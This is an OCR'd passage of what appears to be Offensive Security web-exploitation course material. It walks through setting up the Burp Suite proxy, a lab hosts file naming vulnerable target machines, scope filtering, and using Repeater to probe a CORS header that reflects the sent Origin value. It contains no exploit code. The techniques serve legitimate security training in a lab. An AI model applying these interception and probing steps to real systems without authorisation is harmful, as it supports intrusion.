


Figure 5: Burp Suite proxy running

Now that the proxy service is running, we need to configure a browser. Burp Suite includes an embedded Chromium browser that is preconfigured to proxy traffic through Burp Suite's proxy. We can launch it by clicking on the *Proxy* tab and then the *Intercept* tab.




Figure 6: Burp Suite Intercept tab

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We can launch the embedded Chromium browser by clicking on either of the *Open Browser* buttons on this tab.

Now that our proxy is set up, we will briefly test it. In this case we will navigate to the lab VM that is hosting a vulnerable version of the *Concord*[9] web application. Please note that for this course, we have made hosts entries in our Kali Linux attacking machine that allow us to refer to the lab machines by name.

```
kali@kali:~$ cat /etc/hosts
127.0.0.1   localhost
127.0.1.1   kali

# The following lines are desirable for IPv6 capable
hosts ::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
# AWAE lab machines
192.168.121.103 atutor
192.168.121.112 bassmaster
192.168.121.113 manageengine
192.168.121.120 dotnetnuke
192.168.121.123 erpnext
192.168.121.126 opencrx
192.168.121.129 openitcockpit
192.168.121.132 concord
192.168.121.135 apigateway
192.168.121.138 chips
192.168.121.247 photog
192.168.121.247 sqeakr
192.168.121.249 docedit
192.168.121.251 answers
192.168.121.253 debugger
```

Listing 1 - Kali hosts file

Make sure to edit your /etc/hosts file on your Kali Linux box in order to reflect the IP addresses of the vulnerable targets that can be found in your student control panel.

If we now try to browse to the *http://concord:8001/* URL, we will notice that the browser is not completing the request since Burp Suite turns on the *Intercept* feature by default.

[9] (Walmart, 2021), https://concord.walmartlabs.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 7: Chromium connecting

As the name suggests, this feature intercepts requests sent to the proxy. It then allows us to either inspect and forward a request to the target or drop it by using the appropriate buttons as shown in Figure 8.




Figure 8: Burp Suite Intercept On/Off switch

For the purposes of this module, we can safely turn this feature off by clicking *Intercept is on*. The text on the button will update to “Intercept is off”.

The *HTTP history* tab is fairly self-explanatory–this is where Burp Suite lists the entire session history, which includes all requests and responses proxied through it.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 9: Burp Suite history tab

Excellent. We have verified that Burp Suite is capturing our browser traffic.

2.1.2 Using Burp Suite with Other Browsers

Before we move on to some of the other tools in Burp Suite, let's demonstrate how to configure another browser to use Burp Suite as a proxy. In Firefox, we can do this by navigating to *about:preferences#advanced*, scrolling down to Network Settings, and then clicking *Settings*.

Here we'll choose the *Manual* option, setting the appropriate IP address and listening port. In our case, the proxy and the browser reside on the same host, so we'll use the loopback interface and specify port 8080. However, if we planned on using the proxy to intercept traffic from multiple machines, we would use the public IP address of the machine running the proxy for this setting.

Finally, we also want to check the *Use this proxy server for all protocols* option in order to make sure that we can intercept every request while testing the target application.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 10: Firefox network settings

Note that once we configure Firefox in this way, we will need Burp Suite running in order to access any website. To stop using Burp Suite as a proxy we must return to connection settings and select *Use system proxy settings*. Alternatively we could use any of a number of browser add-ons (such as FoxyProxy) to switch between proxy server settings.

2.1.3 Burp Suite Scope

Modern web applications generally contain many requests and responses to sites that may not be of any interest to us, such as third party statistics collectors, ad networks, etc. In order to filter this traffic and streamline our workflow, Burp Suite allows us to set a collection scope. We can do this now by right-clicking any Concord request (with a URL ending with a forward slash) and selecting *Add to scope*.

Note that doing this on a top-level domain URL request will add the entire domain to the scope. Alternatively, performing this action against a more-specific page of a given web application will only add that single page to the scope.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 11: Burp Suite "Add to scope" feature

Once we set the scope, we are given the option to stop capturing items that are not in scope. We will choose *Yes*.




Figure 12: Burp Suite scope warning

Now that we have the Concord server added to our scope, we can change the *HTTP history* filter settings to display only in-scope items. We'll do this by clicking the filter box, selecting *Show only in-scope items*, and clicking away from the filter box.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 13: Burp Suite Show only in-scope items

Once the filter is updated, the request for *content-autofill.googleapis.com* is hidden as shown below in Figure 14. Setting scope in Burp Suite can eliminate the “noise” caused by browsers attempting to update themselves or downloading other resources.




Figure 14: BurpSuite history showing only in-scope items

We can verify that our scope has been properly set by switching to the *Target* tab and then selecting the *Scope* subtab.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 15: Burp Suite scope listing

The Target Scope lists the base URL for the Concord server with a checkmark indicating it is enabled.

2.1.4 Burp Suite Repeater and Comparer

While inspecting web applications, we often need to determine how granular changes to our HTTP requests affect the response a web server might return. In those instances, we can use the Burp Suite *Repeater* tool to make arbitrary and very precise changes to a captured request and then resend it to the target web server.

Let's try it out. We'll switch back to the *Proxy* > *HTTP history* tab and use the request to */api/service/console/whoami*. Let's right-click on it and choose *Send to Repeater* (Figure 16).




Figure 16: Burp Suite Send to Repeater

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Once we switch over to the *Repeater* tab, we will first click *Send* to resend our original (unmodified) request. The response will establish a baseline against which we can evaluate subsequent arbitrarily-modified requests to the same URL and any corresponding responses.




Figure 17: Burp Suite Repeater resending request

Now that we have a baseline response, we will make a slight change to our original request. One interesting aspect of the baseline response is that it includes several *Access-Control* headers. These headers usually indicate the application supports *Cross-Origin Resource Sharing*[10] (CORS). Our original request did not include an *origin* header. Let's find out what happens if we send one. We'll add "Origin: hello.world" to the request and then click *Send*.

[10] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Cross-origin_resource_sharing

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 18: Burp Suite sending a modified request

In Figure 18, the response has a different *Access-Control-Allow-Origin* value, which reflects the value we sent. To better compare the responses, we can use the *Comparer* feature by right-clicking on the response and selecting *Send to Comparer*.




Figure 19: Burp Suite send response to Comparer

Before we switch to the *Comparer* tab, let's navigate back to our original request (Figure 20) and *Send to Comparer* so that we have two different responses we can compare (Figure 21).

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

